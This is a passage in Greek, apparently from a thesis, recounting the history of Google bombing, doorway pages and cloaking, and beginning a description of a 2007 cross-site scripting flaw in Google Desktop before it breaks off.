ιστότοπο. Συνήθως πραγματοποιούνται είτε ως αστείο, είτε για την διαμαρτυρία ή την προώθηση ενός μηνύματος με κοινωνικό ή πολιτικό περιεχόμενο. Χρησιμοποιούνται επίσης από εμπορικούς ιστοτόπους, συνήθως ενσωματώνοντας τους συνδέσμους σε ιστότοπους τρίτων όπου επιτρέπεται κάποιο είδος καταχώρησης όπως βιβλία επισκεπτών, ή ανοικτά wiki[1], κάτι που χαρακτηρίζεται ως spam, και για την καταπολέμηση αυτού του φαινομένου, έχουν δημιουργηθεί διάφοροι τρόποι φιλτραρίσματος των καταχωρήσεων ή ακύρωσης των συνδέσμων. Ο όρος Google Bombing εισήχθη στο New Oxford American Dictionary τον Μάιο του 2005. Ο όρος συσχετίζεται με τον όρο του spamdexing δηλαδή όπως έχει αναφερθεί σε προηγούμενο κεφάλαιο με την σκόπιμη τροποποίηση από ιδιοκτήτες HTML ιστοσελίδων με σκοπό το site τους να εμφανιστεί ανάμεσα στα πρώτα αποτελέσματα, ή για να επηρεάσει την κατηγορία στην οποία η σελίδα κατατάσσεται με έναν παραπλανητικό ή παράνομο τρόπο. Ο όρος Googlewashing δημιουργήθηκε το 2003 για να περιγράψει τη χειραγώγηση του κόσμου μέσω των ΜΜΕ έτσι ώστε να αλλάξει η αντίληψή τους για έναν όρο, ή να εκδιώξει τον ανταγωνισμό από τις σελίδες αποτελεσμάτων μηχανών αναζήτησης. [15]

3.7.1 Ιστορικά Στοιχεία

Η πρώτη βόμβα Google χρονολογείται το 1999 όταν μια αναζήτηση με τίτλο «more evil than Satan himself» επέστρεφε ως πρώτο αποτέλεσμα την αρχική σελίδα της Microsoft. Το 2000 μια άλλη Google βόμβα, με γνωστό αυτή την φορά δημιουργό, κατασκευάστηκε από το αντρικό περιοδικό «Hugedisk» το οποίο ήταν ένα διαδικτυακό χιουμοριστικό περιοδικό και «σύνδεσε» υποτιμητικές λέξεις για τον George Bush με ένα site το οποίο πωλούσε αντικείμενα σχετικά με αυτόν. Κάθε φορά που κάποιες συγκεκριμένες λέξεις πληκτρολογούνταν στην αναζήτηση, όπως για π.χ. καθυστερημένος (dump) το πρώτο αποτέλεσμα που επιστρεφόταν ήταν το παραπάνω site. Ο Adam Mathes[2] είναι εκείνος στον οποίο έχει πιστωθεί η δημιουργία του όρου Google Bombing όταν τον ανέφερε σε ένα άρθρο του στις 6 Απριλίου του 2001 στο online περιοδικό uber.nu. Στο άρθρο του ο

[1] Το wiki είναι ένας τύπος ιστοτόπου που επιτρέπει σε οποιονδήποτε να δημιουργήσει και να επεξεργαστεί τις σελίδες του.
[2] Ο Adam Mathes είναι ένας επιστήμονας με γνωστικό αντικείμενο την πληροφορική. Πριν τις σπουδές του στο Stanford University ήταν Product Manager στην Google.

Adam επεξηγεί λεπτομερώς την «σύνδεση» που έκανε, με την βοήθεια από Χρονικογράφους του Ίντερνετ (webloggers), του όρου αναζήτησης «talentless hack» με την ιστοσελίδα του φίλου του Andy Pressman. Ωστόσο είναι γνωστό ότι ο Archimedes Plutonium[1] ήταν αυτός που πρώτος χρησιμοποίησε την φράση «search engine bombing» και παραλλαγές αυτής όπως «searchenginebombed» στο Usenet από το 1997. [15]

3.7.2 Χρήση στα Μέσα Μαζικής Ενημέρωσης

Η Google βόμβα έχει χρησιμοποιηθεί επίσης στα ΜΜΕ ως «χτυπάω και φεύγω» (hit-and-run) μέθοδος επίθεσης σε δημοφιλείς ειδήσεις και θέματα. Μια τέτοιου τύπου επίθεση ήταν αυτή του Anthony Cox το 2003. Δημιούργησε μια ιστοσελίδα όμοια με αυτή που επιστρέφεται το μήνυμα από τους browsers σε περίπτωση λάθους «404 – page not found» που αφορούσε τον πόλεμο στο Ιράκ. Η ιστοσελίδα ήταν ακριβώς ίδια με την σελίδα λάθους αλλά είχε ως τίτλο «These Weapons of Mass Destruction cannot be displayed». Το συγκεκριμένο site εμφανιζόταν ως ένα από τα πρώτα αποτελέσματα αναζήτησης στο Google μετά την έναρξη του πολέμου στο Ιράκ. [15]

3.7.3 Πέρα από το Google

Οι υπόλοιπες μηχανές αναζήτησης χρησιμοποιούν παρόμοιες τεχνικές έτσι ώστε να ταξινομούν τα αποτελέσματά τους, έτσι το Yahoo! , το AltaVista και το HotBot επηρεάζονται επίσης από τις Google βόμβες. Μια αναζήτηση με τίτλο «miserable failure» ή «failure» στις 29 Σεπτεμβρίου του 2006 επέστρεφε σαν πρώτο αποτέλεσμα την επίσημη βιογραφία του George Bush στο Google, το Yahoo! και το MSN και ως δεύτερο αποτέλεσμα στο Ask.com. Στις 2 Ιουνίου του 2005 το Yooter[2] ανέφερε ότι ο G. Bush ταξινομήθηκε ως πρώτο αποτέλεσμα στην αναζήτησης των λέξεων «miserable», «failure» και «miserable failure» στο Google και στο Yahoo!. Η Google μετά από αυτό εξέτασε το γεγονός και επιδιόρθωσε την βόμβα του G. Bush μαζί με πολλές άλλες. [15]

[1] Ο Αρχιμήδης Plutonium (γεννημένος 5 Ιουλίου 1950), επίσης γνωστός ως Ludwig Plutonium, έγραψε εκτενώς για την επιστήμη και τα μαθηματικά στο Usenet. Το 1990 ήταν πεπεισμένος ότι ο κόσμος θα μπορούσε να θεωρηθεί ως άτομο του πλουτωνίου, και άλλαξε το όνομά του για να απεικονίσει αυτήν την ιδέα.
[2] Μια εμπορική αντιπροσωπεία συμβούλων αναζήτησης.

Το BBC το οποίο το 2002 υπέβαλε μία έκθεση σχετικά με τις Google βόμβες, χρησιμοποίησε το τίτλο «Google Hit By Link Bombers» αναγνωρίζοντας μέχρι ενός ορισμένο βαθμού την ιδέα του «link bombing». Το 2004 το site www.SearchEngineWatch.com πρότεινε ότι ο σωστός όρος θα πρέπει να είναι «link bombing» λόγο και της εφαρμογής των επιθέσεων και πέρα από το Google και θα συνεχίσει να χρησιμοποιεί αυτόν τον όρο ως ακριβέστερο. [15]

Μέχρι τον Ιανουάριο του 2007 η Google άλλαξε την δομή των ευρετηρίων της έτσι ώστε «βόμβες» όπως η φράση «miserable failure» τυπικά να επιστρέφουν τα άρθρα, τις συζητήσεις και τα σχόλια για την ίδια την τακτική. Η Google ανακοίνωσε τότε τις αλλαγές στο επίσημο blog της. Σε απάντηση στην κριτική για την άδεια των βομβών Google, ο Matt Cutts, ο επικεφαλής της ομάδας Webspam του Google, είπε ότι οι βόμβες Google «δεν ήταν προτεραιότητα για μας».[15]

3.7.4 Εμπορική Χρήση

Μερικοί websites operators έχουν προσαρμόσει τις τεχνικές Google bombing για να επιτυγχάνουν spamdexing. Αυτό περιλαμβάνει, μεταξύ άλλων τεχνικών, την ανάρτηση ιστοσελίδων σε συνδυασμό με φράσεις των οποίων το περιεχόμενο θα έχει σχέση με την ιστοσελίδα. Αντίθετα από το συμβατικό spamming, το αντικείμενο αυτής της τεχνικής δεν είναι να προσελκυστούν οι αναγνώστες στην περιοχή άμεσα, αλλά να αυξηθεί η ταξινόμηση της περιοχής υπό εκείνους τους όρους αναζήτησης που έχει θέσει ο δημιουργός τους. Οι υποστηρικτές αυτής της τεχνικής στοχεύουν συνήθως σε forum με χαμηλή κίνηση αναγνωστών έχοντας την πεποίθηση ότι δεν θα πέσει στην αντίληψη του διαχειριστή (moderator) εύκολα. Τα Wikis συγκεκριμένα είναι συχνά ο στόχος αυτού του είδους πυκνής ανάρτησης σελίδων, δεδομένου ότι όλες οι σελίδες είναι ελεύθερα επεξεργάσιμες. Αυτή η πρακτική ονομάστηκε επίσης «money bombing» από τον John Hiler το 2004. [15]

3.7.5 Χρήση στην Πολιτική

Μερικές από τις διασημότερες Google βόμβες ήταν η έκφραση της πολιτικής πεποίθησης κάποιων ανθρώπων όπως για παράδειγμα η λέξη «liar» η οποία επέστρεφε ως

αποτέλεσμα τον Tony Blair ή η φράση «miserable failure» η οποία οδηγούσε στον George Bush. Οι πιο γνωστές που έχουν καταγραφεί παρατίθενται παρακάτω[15] :

- Το 2003 ο Steven Lerner, ο δημιουργός του Albino Blacksheep[1], δημιούργησε μια ιστοσελίδα «παρωδία» με τίτλο «French Military Victories». Όταν ένας χρήστης πληκτρολογούσε αυτή την φράση στο Google το πρώτο αποτέλεσμα που επιστρεφόταν ήταν μία σελίδα παρόμοια με της Google στην οποία αναγραφόταν το μήνυμα : «Your search - French military victories - did not match any documents. Did you mean French military defeats?». Η ιστοσελίδα αυτή σε λιγότερο από 18 ώρες είχε καταμετρήσει 50.000 hits. Ακόμα και σήμερα η ιστοσελίδα εμφανίζεται πρώτη στα αποτελέσματα στην ερώτηση «French Military Victories»[2].[15]

- Το 2004 ο Εβραίος συγγραφέας και ακτιβιστής Daniel Sieradski ώθησε τους επισκέπτες του blog του να επιλέγουν τον σχετικό με την λέξη «Εβραίος» (Jew) σύνδεσμο της Wikipedia, ως απάντηση στα συμπεράσματα έρευνας που κοινοποιήθηκαν πρώτα από τον Steven Weinstock[3], ότι στην αναζήτηση της λέξης «Jew» ως πρώτο αποτέλεσμα εμφανιζόταν ο αντί-σημιτικός ιστότοπος Jew Watch. Η κινητοποίηση ήταν επιτυχής και η ιστοσελίδα μετατοπίστηκε από την πρώτη θέση των αποτελεσμάτων, παρόλο που ακόμα το www.jewwatch.org εμφανίζεται στην πρώτη σελίδα των αποτελεσμάτων. [15]

- Στην Γαλλία το ίδιο έτος, οι ομάδες που αντιτάχθηκαν στον νόμο περί πνευματικών δικαιωμάτων (DADVSI), ο οποίος προτάθηκε από τον υπουργό Renaud Donnedieu de Vabres, ξεκίνησαν μια εκστρατεία δημιουργώντας μία Google βόμβα η οποία συνέδεε την φράση «ministre blanchisseur» («διεφθαρμένος υπουργός») με ένα άρθρο το οποίο υπενθύμιζε ότι ο Renaud Donnedieu de Vabres είχε καταδικαστεί για «ξέπλυμα» χρήματος. Η εκστρατεία

[1] Γνωστό φοιτητικό site το οποίο δημιουργήθηκε στο Τορόντο του Καναδά,και οι φοιτητές-μέλη του μπορούν να δημοσιοποιούν εκεί ψηφιακά μέσα χιουμοριστικού και καλλιτεχνικού χαρακτήρα.
[2] http://www.albinoblacksheep.com/text/victories.html
[3] Ιδρυτής και πρόεδρος της True Entertainment

ήταν τόσο επιτυχημένη που από το 2006 η αναζήτηση μία εκ των λέξεων «minister» ή «blanchisseur» επιστρέφει ως ένα από τα πρώτα αποτελέσματα ειδησεογραφικά άρθρα που αφορούσαν την καταδίκη του. [15]

- Το 2004 μετά την διαμάχη που ξεκίνησε στις Φιλιππίνες για τους ισχυρισμούς ότι η Πρόεδρος Gloria Macapagal-Arroyo είχε εξαπατήσει στις εκλογές, η φράση «pekeng pangulo» («ψεύτικος πρόεδρος») επέστρεφε την επίσημη ιστοσελίδα της ως πρώτο αποτέλεσμα. [15]

- Το 2004 η λέξη «kretyn» (στα Πολωνικά η λέξη διανοητικά καθυστερημένος) και παρόμοιες προσβολές συνδέθηκαν ως Google βόμβες με τους ιστοχώρους γνωστών Πολωνών πολιτικών συμπεριλαμβανομένων τους Andrzej Lepper and Roman Giertych. [15]

- Το 2005 ένας Εσθονός blogger οδήγησε επιτυχώς μια εκστρατεία στο να συνδέσει την λέξη masendav (στα Εσθονικά το μελαγχολικός ή καταθλιπτικός) με την κεντρική ιστοσελίδα ενός Εσθονικού Κεντρώου Κόμματος. Ακόμα και σήμερα η λέξη masendav επιστρέφει ως αρχικό αποτέλεσμα την κεντρική ιστοσελίδα του κόμματος. [15]

- Το 2006 στις εκλογές της Αμερικής, πολλοί αριστεροί bloggers, που οδηγήθηκαν από το MyDD.com, ενώθηκαν έτσι ώστε να ωθήσουν στην κορυφή των αναζητήσεων, με Google bombing, ουδέτερα ή αρνητικά άρθρα με τα ονόματα με τους υποψήφιους πολιτικούς της δημοκρατικής παράταξης. Οι δεξιοί bloggers αποκρίθηκαν στην συνέχεια με όμοιο τρόπο. [15]

- Τον Ιανουάριο του 2007 η Google ανακοίνωσε ότι τροποποίησαν το PageRank έτσι ώστε να μειώσουν σημαντικά την αποτελεσματικότητα της τεχνικής Google bombing. [15]

- Τον Μάϊο του 2007 η εφημερίδα Washington Post ανέφερε ότι ο Nikolas Schiller ήταν ικανός προκειμένου να φέρει στις πρώτες θέσεις στις μηχανές αναζήτησης το μπλοκαρισμένο του ιστότοπο να χρησιμοποιήσει την τεχνική του Google bombing στην φράση «Redacted Name» (περιορισμένο όνομα). [15]


- Τον Σεπτέμβριο του 2008 ο John Key, ηγέτης του Εθνικού Κόμματος της Νέας Ζηλανδίας έπεσε θύμα της τεχνικής, όταν εμφανιζόταν στα αποτελέσματα των μηχανών αναζήτησης το όνομά του όταν πληκτρολογούνταν η λέξη «clueless» (ανίδεος). [15]

- Τον Ιανουάριο του 2009 μια επιτυχής επίθεση επετεύχθη ενάντια στην κεντρική ιστοσελίδα της Βουλγαρικής Κυβέρνησης από μία ομάδα από bloggers και χρήστες forum. Ανακαλύφθηκε ότι από λάθος, χρησιμοποιούταν το αρχείο robots.txt[1] στην ιστοσελίδα government.bg το οποίο και απαγόρευε το crawling των στοιχείων του από τις μηχανές αναζήτησης με αποτέλεσμα να είναι τρωτό σε επιθέσεις τύπου Google Bombing. Έτσι οι επιτιθέμενοι συνέδεσαν τον όρο «провал» (αποτυχία) στην κεντρική σελίδα της κυβέρνησης. Μέσα σε δύο ημέρες, το πρώτο αποτέλεσμα που επιστρεφόταν από την Google για την λέξη "провал" ήταν η κεντρική σελίδα της Βουλγάρικης Κυβέρνησης ανεξάρτητα από την γλώσσα που χρησιμοποιούσε ο κάθε χρήστης. [15]

- Τον Ιούλιο του 2009 οι Opie και Anthony[2], δημιούργησαν μία νέα τεχνική Google Bombing κατά την οποία μία συγκεκριμένη λέξη ή φράση αυξάνεται τεχνητά στην εφαρμογή Google Trends της Google η οποία απεικονίζει πόσο συχνά ένας συγκεκριμένος όρος εισάγεται στο πεδίο αναζήτησης σχετικά με το συνολικό όγκο λέξεων ή φράσεων που εισάγονται στις διάφορες περιοχές του κόσμου, και στις διάφορες γλώσσες. Η φράση «Rev Al is a racist» βρέθηκε στην

[1] Το Robots Exclusion Protocol ή robots.txt είναι μία σύμβαση κατά την οποία οι crawlers/robots μιας μηχανής αναζήτησης δεν έχουν πρόσβαση σε ένα μέρος ή σε ένα ολόκληρο site, εφόσον όλο το περιεχόμενο του site αυτού είναι προσβάσιμο από οποιονδήποτε. Παράδειγμα αποτελούν τα sites των Κυβερνήσεων της κάθε χώρας.
[2] Ο Opie (Gregg Hughes, γεννημένος 23 Μαΐου 1963) και ο Anthony (Anthony Cumia, γεννημένος 26 Απριλίου 1961) είναι οι δημιουργοί του Opie & Anthony Show, ενός γνωστού ραδιοφωνικού προγράμματος (talk show) το οποίο εκπέμπει στις ΗΠΑ και τον Καναδά.

νούμερο ένα θέση στο Google Trends στις 08-07-2009, λόγω των αμφισβητούμενων σχολίων που έγιναν από τον Αιδεσιμότατο Al Sharpton κατά την διάρκεια του μνημόσυνου του θανάτου του Michael Jackson. Η φράση «ο Corey Feldman[1] βλάπτει» την ίδια μέρα βρέθηκε στην θέση νούμερο 14 της ίδιας λίστας στο Google Trends, ως ένδειξη διαμαρτυρίας στην ενδυματολογική προτίμηση του Feldman και την εμφάνισή του ντυμένος Michael Jackson στο μνημόσυνο του θανάτου του. [15]



Εικόνα 24. Google Trends

- Στο Ιράν τον Σεπτέμβριο του 2009, η φράση «ahmadinejad president of Iran» επέστρεφε μία πλαστή σελίδα αναζήτησης στην οποία εμφανιζόταν το μήνυμα : «Did you mean: ahmadinejad is NOT president of Iran. No standard web pages containing all your search terms were found». Η παραπάνω φράση συνδεόταν με ένα link στο οποίο όταν ο χρήστης το επέλεγε έβλεπε ένα video που εξηγεί τα γεγονότα που συμβαίνουν στο Ιράν μετά από την Ιρανική προεδρική εκλογή, το 2009. [15]

- Τον Φλεβάρη του 2010 εάν ένας χρήστης έγραφε στο Google την φράση «Where you can find Chuck Norris» και μετά πατούσε στην επιλογή «Αισθάνομαι τυχερός» εμφανιζόταν μία πλαστή χιουμοριστική ιστοσελίδα[2] όμοια με αυτή του Google στην οποία αναγραφόταν το μήνυμα «Google won't search for Chuck

[1] Αμερικάνος ηθοποιός του κινηματογράφου και της τηλεόρασης.
[2] http://nochucknorris.com

Norris because it knows you don't find Chuck Norris, he finds you», και πρόσφερε εναλλακτικές προτάσεις όπως «Run, before he finds you» ή «Try a different person».[15]

3.7.6 Google Hellas

Και στον Ελληνικό χώρο από τότε που γνωστοποιήθηκε η τεχνική του Google Bombing είχαμε κάποιες επιθέσεις συνήθως πολιτικού χαρακτήρα. Η Google προσπαθεί σε κάθε περίπτωση να καταπολεμήσει τέτοιου είδους προσπάθειες. Έτσι, τα αποτελέσματα της αναζήτησης διορθώνονται αμέσως μόλις εντοπιστεί κάποια προσπάθεια εξαπάτησης της μηχανής αναζήτησης. Τα πιο γνωστά παραδείγματα επιθέσεων στην Google Hellas που ακολουθούν έμειναν στο διαδίκτυο από μία με δύο βδομάδες μέχρι 2 μήνες το μέγιστο. Παρατίθενται οι όροι που χρησιμοποιήθηκαν και ο λόγος της επίθεσης σύμφωνα με τους επιτιθέμενους.

- **Ληστές:** οδηγούσε στον δικτυακό τόπο του Ο.Τ.Ε.. Έγινε σε ένδειξη διαμαρτυρίας για τις υπέρογκες αυξήσεις στα τιμολόγια της πρόσβασης στο διαδίκτυο μέσω τηλεφωνικής κλήσης (dial-up) που η εταιρία ανακοίνωσε τον Νοέμβριο του 2005. [16]
- **Ψεύτες:** οδηγούσε στο επίσημο site της Νέας Δημοκρατίας. Έγινε για τον ίδιο λόγο με την προηγούμενη επίθεση, διότι το κυβερνητικό πρόγραμμα του κόμματος υποσχόταν το αντίθετο (Ουσιαστική μείωση του κόστους πρόσβασης στο Internet). [16]
- **Κατσίκα:** οδηγούσε στο επίσημο site της Μαριέττας Γιαννάκου Υπουργού Παιδείας. Έγινε στο πλαίσιο των διαμαρτυριών για νομοσχέδιο που προώθησε αναφορικά με την οργάνωση της Τριτοβάθμιας εκπαίδευσης το 2006. [16]
- **Δολοφόνοι** καθώς και **γουρούνια** που οδηγούσε στο επίσημο site της Ελληνικής Αστυνομίας. Έγινε σε διαμαρτυρία για τον τρόπο αντιμετώπισης των κινητοποιήσεων των φοιτητών το 2006 που εναντιώνονταν στο προηγούμενο νομοσχέδιο. [16]

- **Ατσαλάκωτος:** οδηγούσε στο site του δημάρχου Θεσσαλονίκης Βασίλη Παπαγεωργόπουλου. Πιστεύεται ότι έγινε μάλλον από πολιτικούς του αντιπάλους. [16]
- **Φασίστας:** οδηγούσε στο site του Βύρωνα Πολύδωρα, Υπουργού Δημόσιας Τάξης. Έγινε σε ένδειξη διαμαρτυρίας για τη θεωρούμενη σκληρή στάση των σωμάτων ασφαλείας κατά τις διαδηλώσεις των εκπαιδευτικών, το Σεπτέμβριο του 2006. [16]
- **Απατεώνας:** οδηγούσε στο site του Δημοσθένη Λιακόπουλου. [16]

Στις 2 Φεβρουαρίου 2007, παρατηρήθηκαν αλλαγές στον αλγόριθμο της Google που είχε επιπτώσεις κατά ένα μεγάλο μέρος, μεταξύ άλλων, στις βόμβες Google. Μόνο κατά προσέγγιση ένα ποσοστό της τάξεως του 10% των βομβών Google λειτούργησε σε δοκιμή στις 15 Φεβρουαρίου 2007. Αυτό οφείλεται κατά ένα μεγάλο μέρος στην επαναξιολόγηση και στην τροποποίηση του αλγορίθμου PageRank από την Google.[15]

3.8 DOORWAY PAGES

Με τον όρο Doorway pages εννοούμε ιστοσελίδες οι οποίες δημιουργούνται για spamdexing. Είναι επίσης γνωστές ως bridge pages, portal pages, jump pages, gateway pages, entry pages και πολλά άλλα ονόματα. Οι Doorway pages οι οποίες μεταφέρουν και συνδέουν τους χρήστες σε sites χωρίς να το γνωρίζουν χρησιμοποιούν κάποια μορφή της τεχνικής cloaking η οποία θα οριστεί παρακάτω. [17]

Εάν ένας χρήστης επιλέξει εν αγνοία του μία Doorway page μέσω των αποτελεσμάτων μιας μηχανής αναζήτησης, στις περισσότερες των περιπτώσεων θα μεταφερθεί άμεσα, μέσω μιας Meta-refresh (επαναπροσανατολισμού) εντολής σε μία άλλη ιστοσελίδα. Άλλες τεχνικές επαναπροσανατολισμού περιλαμβάνουν χρήση Javascript και Server side redirection[1], είτε μέσω του αρχείου .htaccess είτε από το αρχείο διαμόρφωσης του server. Επίσης κάποιες Doorway pages μπορεί να είναι δυναμικές ιστοσελίδες που

[1] Server side Redirection: Μία μέθοδος επαναπροσανατολισμού των URL χρησιμοποιώντας έναν κωδικό θέσης ο οποίος εκδίδεται από τον server του δικτύου, ως απάντηση σε ένα αίτημα σε για ένα συγκεκριμένο URL. Το αποτέλεσμα είναι να επαναπροσανατολιστεί ο φυλλομετρητής του χρήστη σε μια άλλη ιστοσελίδα με ένα διαφορετικό URL.

δημιουργούνται από scripting γλώσσες προγραμματισμού όπως είναι η Perl και η PHP. Οι Doorway pages συνήθως είναι εύκολο να προσδιοριστούν δεδομένου ότι έχουν σχεδιαστεί για τις μηχανές αναζήτησης και όχι για τους ανθρώπους. Πολλές φορές μία Doorway page αντιγράφεται από μία άλλη υψηλά ταξινομημένη ιστοσελίδα και αυτό μπορεί να αναγκάσει την μηχανή αναζήτησης να ανιχνεύσει την σελίδα αυτή ως αντίγραφο και να την αποκλείσει από τις λίστες των μηχανών αναζήτησης. Επειδή πολλές μηχανές αναζήτησης έχουν ποινή για την χρήση της Meta refresh εντολής, κάποιες Doorway pages ξεγελάνε τους επισκέπτες τους με το να τους προτρέπουν να επιλέξουν ένα link έτσι ώστε να συνδεθούν στην επιθυμητή σελίδα, ή χρησιμοποιούν την Javascript για τον ίδιο σκοπό μέσω ανακατεύθυνσης ιστοσελίδων. Οι πιο εξειδικευμένες Doorway pages οι οποίες ονομάζονται Content Rich Doorways, είναι σχεδιασμένες να κερδίζουν υψηλή ταξινόμηση στα αποτελέσματα των μηχανών αναζήτησης χωρίς να χρησιμοποιούν την ανακατεύθυνση. Περιλαμβάνουν στοιχεία κοινά με τις κανονικές ιστοσελίδες που αφορούν τον σχεδιασμό τους και την πλοήγησή τους έτσι ώστε να προβάλουν ένα φιλικό προς τον χρήστη περιβάλλον και φυσιολογικό interface. [17]

Μία πολύ γνωστή επίθεση που έχει καταγραφεί με την τεχνική αυτή, εναντίον της Google, είναι αυτή της Γερμανικής αυτοκινητιστικής εταιρείας BMW τον Φλεβάρη του 2006. Οι έρευνες από την Google απέδειξαν ότι ο Γερμανικός ιστότοπος της BMW επηρέασε τα αποτελέσματα αναζήτησης για να εξασφαλίσει την ταξινόμησή της στην κορυφή των αποτελεσμάτων της Google όταν οι χρήστες αναζητούσαν την φράση «μεταχειρισμένο αυτοκίνητο». Το αποτέλεσμα ήταν η Google να μειώσει την ταξινόμηση των σελίδων της BMW στο μηδέν, εξασφαλίζοντας ότι δεν θα εμφανιζόταν πλέον στην κορυφή των αποτελεσμάτων. Η BMW από την μεριά της παραδέχτηκε ότι χρησιμοποίησε την τεχνική των Doorway pages για να ωθήσει την σελίδα της στις ταξινομήσεις, αλλά αρνήθηκε οποιαδήποτε προσπάθεια να παραπλανήσει τους χρήστες. Οι δραστηριότητες της BMW αποκαλύφθηκαν σε ένα blog από τον μηχανικό λογισμικού της Google Matt Cutts. Ο Γερμανικός ιστότοπος της BMW ο οποίος υποστηρίζεται κατά βάση με κώδικα σε javascript που είναι μη ανιχνεύσιμος από την Google, χρησιμοποιούσε σελίδες εμπλουτισμένες με πλήθος λέξεων-κλειδιών έτσι ώστε να προσελκύσουν το σύστημα ευρετηρίασης της Google. Ωστόσο, όταν ο εκάστοτε χρήστης

επέλεγε τον σύνδεσμο στα αποτελέσματα της Google συνδεόταν σε μία κανονική κεντρική ιστοσελίδα της BMW Γερμανίας η οποία και περιείχε πολύ λιγότερες λέξεις-κλειδιά. [18]

3.8.1 Cloaking

Το Cloaking είναι μια τεχνική βελτιστοποίησης της θέσης κατάταξης στα αποτελέσματα των μηχανών αναζήτησης κατά την οποία το περιεχόμενο που παρουσιάζεται στις αράχνες των μηχανών αναζήτησης είναι διαφορετικό από αυτό που παρουσιάζεται στον browser του χρήστη. Αυτό γίνεται με την παράδοση στον χρήστη περιεχόμενο το οποίο βασίζεται στις IP διευθύνσεις ή στον HTTP agent του χρήστη που αναζητά την ιστοσελίδα. Όταν ένας χρήστης αναγνωριστεί ως αράχνη κάποιας μηχανής αναζήτησης, ένα script από τον server εμφανίζει στην οθόνη του μία διαφορετική έκδοση της σελίδας που ζήτησε, η οποία περιέχει περιεχόμενο το οποίο δεν φαίνεται στην ορατή σελίδα αλλά εκτελείται στο παρασκήνιο. Ο σκοπός του cloaking είναι να εξαπατήσει την μηχανή αναζήτησης έτσι ώστε να εμφανιστεί η ιστοσελίδα, ενώ υπό κανονικές συνθήκες δεν θα εμφανιζόταν στον χρήστη. [19]

3.9 CROSS SITE SCRIPTING (XSS) ΣΤΗΝ ΕΦΑΡΜΟΓΗ GOOGLE DESKTOP

Το 2007 η εταιρεία αναλύσεων ασφάλειας Watchfire Corp. ανακάλυψε κενά ασφαλείας σε μία εφαρμογή της Google το Google Desktop. Η εφαρμογή ήταν ευάλωτη σε μία τεχνική επίθεσης που ονομάζεται Cross Site Scripting και ήταν πολύ επικίνδυνη αφού ο επιτιθέμενος μπορούσε υπό προϋποθέσεις να πάρει τον έλεγχο ολόκληρων συστημάτων. Η αντίδραση ήταν άμεση από την Google η οποία ανακοίνωσε λίγες μέρες αργότερα ότι το πρόβλημα είχε διορθωθεί, οπότε και δεν καταγράφηκε επίσημα κάποια επίθεση. Παρακάτω θα αναλυθεί η τεχνική της επίθεσης μέσω Cross Site Scripting δεδομένου της επικινδυνότητά της ως προς την ασφάλεια της Google όπως καταγράφηκε από την εταιρεία Watchfire Corp. [20]


Η τεχνική του Cross Site Scripting ή αλλιώς XSS είναι ένα είδος ευπάθειας της ασφάλειας των εφαρμογών που χρησιμοποιούνται στο διαδίκτυο, η οποία επιτρέπει σε

κακόβουλους χρήστες να χρησιμοποιήσουν στην μεριά του χρήστη scripts τα οποία χρησιμοποιούνται για επιθέσεις σε συστήματα. [20]

3.9.1 Το κενό Ασφαλείας

Το Google Desktop είναι ένα δημοφιλές εργαλείο αναζήτησης για υπολογιστές γραφείου, το οποίο προσφέρεται δωρεάν από την Google. Έχει ένα απλό web-interface παρόμοιο με εκείνο της μηχανής αναζήτησης της Google το οποίο καθιστά ικανό τον χρήστη να μπορεί να χρησιμοποιήσει την μηχανή αναζήτησης έτσι ώστε να αναζητήσει αρχεία στον τοπικό υπολογιστή του. Το Google Desktop μπορεί να διαχειριστεί ένα πλήθος δεδομένων συμπεριλαμβανομένων αρχεία του Office, αρχεία πολυμέσων, συμπιεσμένα αρχεία, ηλεκτρονικό ταχυδρομείο, ιστορικό περιήγησης στον Ιστό και συνομιλίες από συνόδους χρηστών. Ενώ είναι δυνατό να διαχειριστεί προστατευμένα με κωδικό ασφαλείας αρχεία και κρυπτογραφημένες ιστοσελίδες, αυτά τα χαρακτηριστικά είναι εκτός λειτουργίας εξ ορισμού για λόγους ασφάλειας. Η εφαρμογή τρέχει σε έναν τοπικό web server ο οποίος είναι συνδεδεμένος με την θύρα 4664 του τοπικού host[1] δικτύου. Για λόγους ασφαλείας, ανταποκρίνεται σε αιτήματα που προέρχονται μόνο από τον τοπικό υπολογιστή. Ένα εντυπωσιακό χαρακτηριστικό γνώρισμα του Google Desktop είναι η ομοιότητά του με την ιστοσελίδα Google.com. Όταν ο χρήστης ψάχνει για πληροφορίες μέσω του Google.com, τα αποτελέσματα για την αναζήτηση στον υπολογιστή του (30-60 